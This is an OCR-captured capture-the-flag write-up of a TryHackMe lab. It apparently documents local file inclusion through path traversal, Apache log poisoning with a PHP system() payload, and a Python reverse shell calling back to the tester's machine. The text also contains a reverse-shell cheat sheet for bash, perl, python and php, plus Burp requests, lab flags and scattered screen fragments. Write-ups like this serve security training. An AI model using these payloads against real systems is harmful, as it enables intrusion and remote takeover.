User-Agent: <?php system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://mafialive.thm/test.php?view=/var/www/html/development_te
sting/..//..//..//..//..//var/log/apache2/access.log
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
Gecko/20100101 Firefox/131.0"
10.65.101.199 - - [29/Dec/2025:07:43:11 +0530] "GET
/test.php?view=/var/www/html/development_testing/..//..//..//
..//..//var/log/apache2/access.log HTTP/1.1" 200 23314 "-"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0"
10.65.101.199 - - [29/Dec/2025:07:43:11 +0530] "GET
/favicon.ico HTTP/1.1" 404 491
"http://mafialive.thm/test.php?view=/var/www/html/development
_testing/..//..//..//..//..//var/log/apache2/access.log"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0"
10.65.101.199 - - [29/Dec/2025:08:02:41 +0530] "GET
/test.php?view=/var/www/html/development_testing/..//..//..//
..//..//var/log/apache2/access.log HTTP/1.1" 200 23341 "-"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0"
10.65.101.199 - - [29/Dec/2025:08:02:41 +0530] "GET
/test.php?view=/var/www/html/development_testing/..//..//..//
..//..//var/log/apache2/access.log HTTP/1.1" 200 23340 "-"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0"
10.65.101.199 - - [29/Dec/2025:08:22:25 +0530] "GET
/test.php?view=/var/www/html/development_testing/mrrobot.php
HTTP/1.1" 200 486
"http://mafialive.thm/test.php?view=/var/www/html/development
_testing/..//..//..//..//..//var/log/apache2/access.log"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0"
10.65.101.199 - - [29/Dec/2025:08:29:49 +0530] "GET
/test.php?view=/var/www/html/development_testing/..//..//..//
..//..//..//..//var/log/apache2/access.log&cmd=id HTTP/1.1"
200 23371
"http://mafialive.thm/test.php?view=/var/www/html/development
_testing/..//..//..//..//..//var/log/apache2/access.log"
"uid=33(www-data) gid=33(www-data) groups=33(www-data)
"
</div>
</body>

</html>
```

Selection 36 (0x24)

Selected text

```
gid=33(www-data) groups=33(www-data)
```


Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	0
Request headers	9
Response headers	7

I then injected a PHP command execution payload into the **User-Agent** header in order to perform log poisoning. The injected payload was:

<?php system($_GET['cmd']); ?>

After injecting the payload, I included the Apache access log file through the previously identified LFI vulnerability (/var/log/apache2/access.log). This confirmed that **log poisoning was successful,** and that command injection was possible via the file inclusion parameter.

To verify command execution, I appended the parameter &cmd=id to the request. The response returned execution results indicating that commands were executed in the context of the **www-data** user, confirming remote command execution through the vulnerable file path.



Room progress (62%)
✓ Correct Answer

Look for a page under development

test.php

Find flag 2

thm{explo1t1ng_lf1}

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

Check
Task 3 Root the machine

How likely are you to recommend this room to others?

1 2 3 4 5 6
7 8 9 10
Submit now
Applications Places System Mon 29 Dec, 03:52 AttackBox IP:10.65.101.199
Reverse Shell Cheat Sheet | pentestmonkey — Mozilla Firefox
Reverse Shell Cheat Sheet |
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...
Misc (7)
User Enumeration (4)
Web Shells (3)
Uncategorized (3)
Yaptest (15)
Front End (1)
Installing (2)
Overview (2)
Using (8)

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL

Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_i
```

There's also an alternative PERL revere shell here.

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234)
```


PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6…

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

If you want a .php file to upload, see the more featureful and robust php-reverse-shell.

THM AttackBox
1h 12min 12s



Look for a page under development

test.php

Find flag 2

thm{explo1t1ng_lf1}

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

How likely are you to recommend this room to others?


Applications Places System Mon 29 Dec, 03:52 AttackBox IP:10.65.101.199
INCLUDE — Mozilla Firefox
root@ip-10-65-101-199: ~
File Edit View Search Terminal Help
From Base64 - CyberChef
esting/mrrobot.php
rse Shell Cheat S... GitHub - swisskyrepo/...
nce? And by the way, welcome back! Refresh Firefox...
~/python -c 'import socket,subprocess,os;s=socket.so - Sublime Text (...
File Edit Selection Find View Goto Tools Project Preferences Help
<?php system($_GET['cmd']); ?>
python -c 'import socket,subprocess,os;s=socket.so

```
root@ip-10-65-101-199:~# n
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.A
F_INET,socket.SOCK_STREAM);s.connect(("10.65.101.199",5555));os
.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(
s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
-----------------

START_TIME: Mon Dec 29 00:31:30 2025
URL_BASE: http://mafialive.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://mafialive.thm/ ----
+ http://mafialive.thm/index.html (CODE:200|SIZE:59)
+ http://mafialive.thm/robots.txt (CODE:200|SIZE:34)
+ http://mafialive.thm/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

Next, I referenced **Pentestmonkey** to obtain a Python reverse shell payload. This payload was then injected through the command injection–vulnerable file inclusion path, allowing me to establish **remote code execution** on the target system.



Room progress (62%)

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{explo1t1ng_lf1}

✓ Correct Answer

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

Check

Task 3 ○ Root the machine

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

Submit now

Applications Places System Mon 29 Dec, 04:18 AttackBox IP:10.65.101.199

Burp Suite Community Edition v2024.9.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Target: http://mafialive.thm HTTP/1

Request

```
GET /test.php?view=
/var/www/html/development_testing/..//..//..//..//..//..//..//v
ar/log/apache2/access.log&cmd=
python3+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(soc
ket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("10.65.101.199",55
55))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup
2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3b'
HTTP/1.1
Host: mafialive.thm
User-Agent: <?php system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://mafialive.thm/test.php?view=/var/www/html/development_te
sting/..//..//..//..//..//var/log/apache2/access.log
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Inspector

Selection 247 (0xf7)


Selected text

```
python3+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("10.65.101.199",5555))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3b
```

Decoded from: URL encoding

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.65.101.199",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	0
Request headers	9



Room progress (62%)

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{explo1t1ng_lf1}

✓ Correct Answer

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

Check

Task 3 ○ Root the machine

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

Submit now

Applications Places System Mon 29 Dec, 04:17 AttackBox IP:10.65.101.199

INCLUDE — Mozilla Firefox

Wavefire | mafialive.thm/robots.txt | INCLUDE | From Base64 - CyberChef

mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//var/apache2/acce

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox…

Test Page. Not to be Deployed

Here is a button


~/<?php system($_GET['cmd']); ?> - Sublime Text (SUDO / UNREGISTER…

<?php system($_GET['cmd']); ?> | python -c 'import socket,subprocess,os;s=socket.so

```
root@ip-10-65-101-199:~# dirb http:/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 29 00:31:30 202
URL_BASE: http://mafialive.thm/
WORDLIST_FILES: /usr/share/dirb/wor

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://mafialive
+ http://mafialive.thm/index.html (
+ http://mafialive.thm/robots.txt (
+ http://mafialive.thm/server-statu

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

```
root@ip-10-65-101-199:~# nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 10.65.157.3 35590
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

After injecting the Python reverse shell payload into the command injection–vulnerable file inclusion path, I successfully established **remote code execution**. The resulting reverse shell executed in the context of the **www-data** user, confirming initial foothold access on the target system.



Look for a page under development

test.php

Find flag 2

thm{explo1t1ng_lf1}

Get a shell and find the user flag

Answer format: ***{***_**_***_**_******}

How likely are you to recommend this room to others?

mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/apache2/acce

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Test Page. Not to be D

root@ip-10-65-101-199: ~

```
$ ls
archangel
$ cd archangel
$ ls
myfiles
secret
user.txt
$ clear
TERM environment variable not set.
$ ls
myfiles
secret
user.txt
$ whoami
www-data
$ cd home/archangel
/bin/sh: 15: cd: can't cd to home/archangel
$ ls
myfiles
secret
user.txt
$ cat user.txt
thm{lf1_t0_rc3_1s_tr1cky}
$
```


```
root@ip-10-65-101-199:~# dirb http

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 29 00:31:30 202
URL_BASE: http://mafialive.thm/
WORDLIST_FILES: /usr/share/dirb/wor

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://mafialive.thm/ ----
+ http://mafialive.thm/index.html (CODE:200|SIZE:59)
+ http://mafialive.thm/robots.txt (CODE:200|SIZE:34)
+ http://mafialive.thm/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

While operating within the reverse shell, I navigated to the /home directory and discovered a user directory named **archangel**. Within this directory, I identified three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of user.txt, I retrieved the fifth task's flag:

thm{lf3_t0_rc3_Is_tr1cky}

This completed the task objective **"Get a shell and find the user flag."**


Room progress (75%)
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: ***{**********_*********_***********_**

Root the machine and find the root flag

Answer format: ***{****_********_*************_***_***

Check
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Submit now
